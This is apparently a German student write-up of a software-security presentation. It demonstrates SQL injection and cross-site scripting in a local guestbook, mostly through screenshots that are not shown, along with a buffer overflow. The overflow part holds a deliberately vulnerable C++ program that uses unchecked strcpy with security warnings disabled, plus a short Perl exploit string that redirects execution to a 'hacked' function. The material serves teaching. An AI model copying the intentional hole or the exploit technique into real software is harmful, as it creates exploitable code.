


**Software Security – Beschreibung des praktischen Teils**

In der Präsentation zum Thema Software Security wird genauer auf SQL Injection, Cross Site Scripting und Buffer Overflow eingegangen. Zu jedem der drei Themen wird ein Programmbeispiel, welches die Probleme verdeutlicht, präsentiert.


## 1. SQL Injection

Verwendung von: MySQL, Java, JDBC, JavaFX


Zunächst wird eine Liste mit Studenten initiiert:




Anschließend wird eine Abfrage ohne PreparedStatement ausgeführt, welche das zu erwartende Ergebnis zeigt:




Im nächsten Schritt wird eine Eingabe getätigt bei der sämtliche Einträge angezeigt werden:



Im Vergleich dazu werden die gleichen Eingaben unter Verwendung von PreparedStatements durchgeführt. Dazu zunächst wieder eine „normale“ Eingabe:



Und anschließend wieder eine problematische Eingabe. Durch das PreparedStatement wird nur der erste Teil der Anfrage, „1234“, verarbeitet:




## 2. Cross Site Scripting

Verwendung von: MySQL, Java, JDBC, JSP

Als Beispiel wird ein Gästebuch gezeigt, in welches man Einträge hinzufügen kann.

Das Eingabeformular sieht mit einer üblichen Eingabe folgendermaßen aus:




The screenshot shows a web browser window titled "Gästebuch - Mozilla Firefox". The address bar displays "localhost:8080/Krypto/Start.html". The page content is on an orange background and includes the heading "Hier können Sie Ihren eigenen Gästebucheintrag hinzufügen:". Below this, there is a form with two input fields. The first field, labeled "Name", contains the text "Max Mustermann". The second field, labeled "Eintrag", contains the text "Wollte nur mal Hallo sagen...". A button labeled "Absenden" is positioned below the second input field.

Nach dem Absenden wird der Eintrag zum Gästebuch hinzugefügt:




The screenshot shows the same web browser window, but the address bar now displays "localhost:8080/Krypto/Guestbook.jsp?author=Max+Mustermann&comment=Wollte+nur+mal+Hallo+sagen...". The page content, still on an orange background, is titled "Mein Gästebuch". It lists three entries, each with a timestamp, the author's name, and the comment text. The entries are: 1) "Am Mi 01.06.2016 um 01:19:40 PM MESZ" by "Benedikt" with comment "folgenden Eintrag: Ein kleiner Test"; 2) "Am Mi 01.06.2016 um 01:33:05 PM MESZ" by "Max" with comment "folgenden Eintrag: Halli Hallo"; and 3) "Am Mi 01.06.2016 um 02:56:22 PM MESZ" by "Max Mustermann" with comment "folgenden Eintrag: Wollte nur mal Hallo sagen...".

Anschließend wird zum Eingabeformular zurückgegangen und der schädliche Code eingefügt:



Nach dem Absenden erhält man ab sofort einen Warnung („This site has been hacked“) auf der Seite des Gästebuches:



### 3. Buffer Overflow

Verwendung von: C++, Perl

Als Beispiel wird ein C++ Code verwendet der den Buffer überschreibt und dann durch ein Perl Script gestartet wird.

Der C++ Code sieht wie folgt aus:

```
#include "stdafx.h"
#include "string.h"
#include "stdlib.h"
#include <stdio.h>
#pragma warning(disable:4996)
#define _SCL_SECURE_NO_WARNINGS
#define _CRT_SECURE_NO_WARNINGS
#define D_SCL_SECURE_NO_WARNINGS
// Warnungen müssen ignoriert werden
// Wert von der Omandozeite in eine Variable kopieren
// und zum Hauptprogramm zurückspringen

int copy(char* input) {
    char var[20];

    strcpy(var, input);
    return 0;
}


// Die Funktion "hacked" gibt eine Meldung auf die Konsole aus.
// Diese Funktion wird im Programm nie aufgerufen.
int hacked(void) {
    printf("\n");
    printf("Hier koette der Schadcode gestartet werden");
    printf("\n");
    exit(0);
}

// Die Main
int main(int argc, char* argv[]) {
    if (argc < 2) {
        printf("Verwendung: %s <string>\r\n", argv[0]);
        exit(0);
    }

    // Gibt die Adresse der Funktion "hacked" aus
    printf("Adresse der Funktion 0x%08x\n", hacked);

    // Ein Argument an die Funktion "copy" uebergeben
    copy(argv[1]);
    return 0;
}
```

Bei neueren C und C++ Programmieroberflächen ist der Befehl strcpy „verboten“ und es wird als Fehler angezeigt:

 C4996 'strcpy': This function or variable may be unsafe. Consider using strcpy\_s instead. To disable deprecation, use \_CRT\_SECURE\_NO\_WARNINGS. See online help for details.

Um diese zu verhindern muss man die Warnungen ignorieren:

```
#include <stdio.h>
#pragma warning(disable:4996)
#define _SCL_SECURE_NO_WARNINGS
#define _CRT_SECURE_NO_WARNINGS
#define D_SCL_SECURE_NO_WARNINGS
```

Nun wird der Buffer überschrieben.

Beim Start gibt das Programm die Rücksprung-Adresse der Funktion „hacked“ aus (im Beispiel „0x00411181“). Dann wird eine auf der Kommandozeile übergebene Zeichenkette über die Funktion „copy“ in die Variable „var“ kopiert. Wenn die Anzahl der Zeichen größer ist als der reservierte Puffer („char var[20]“), stürzt das Programm ab. Die Funktion „hacked“ wird im Programm selbst nie aufgerufen. Um den Code zu aktivieren, sind drei Zeilen Perl-Code nötig:

```
$arg = "AAAAABBBBBBBBBCCCCDDDDDEEEE"."\\x81\\x11\\x41";
```

```
$cmd = "./Buf_Test.exe ".$arg;
```

```
system($cmd);
```

Jetzt ist es möglich, an folgende Stelle:

```
int hacked(void) {
    printf("\\n");
    printf("Hier koennte der Schadcode gestartet werden");
    printf("\\n");
    exit(0);
}
```

beliebigen Code einzufügen.

In der Praxis lässt sich ein Buffer-Overflow so einfach natürlich nicht ausnutzen

Da dem Hacker der Quellcode in der Regel nicht vorliegt, kann es nur selten passende Funktionen im Programm selbst verwenden

Stattdessen kommen Funktionen aus Windows-Programmbibliotheken zum Einsatz

Diese können allerdings bei jeder Variante eines Betriebssystems unterschiedlich sein und müssen daher immer speziell angepasst werden

Der Aufruf der Funktionen erfolgt über Shellcodes

Das sind Assembler-Befehle, die beim Pufferüberlauf im Speicher abgelegt werden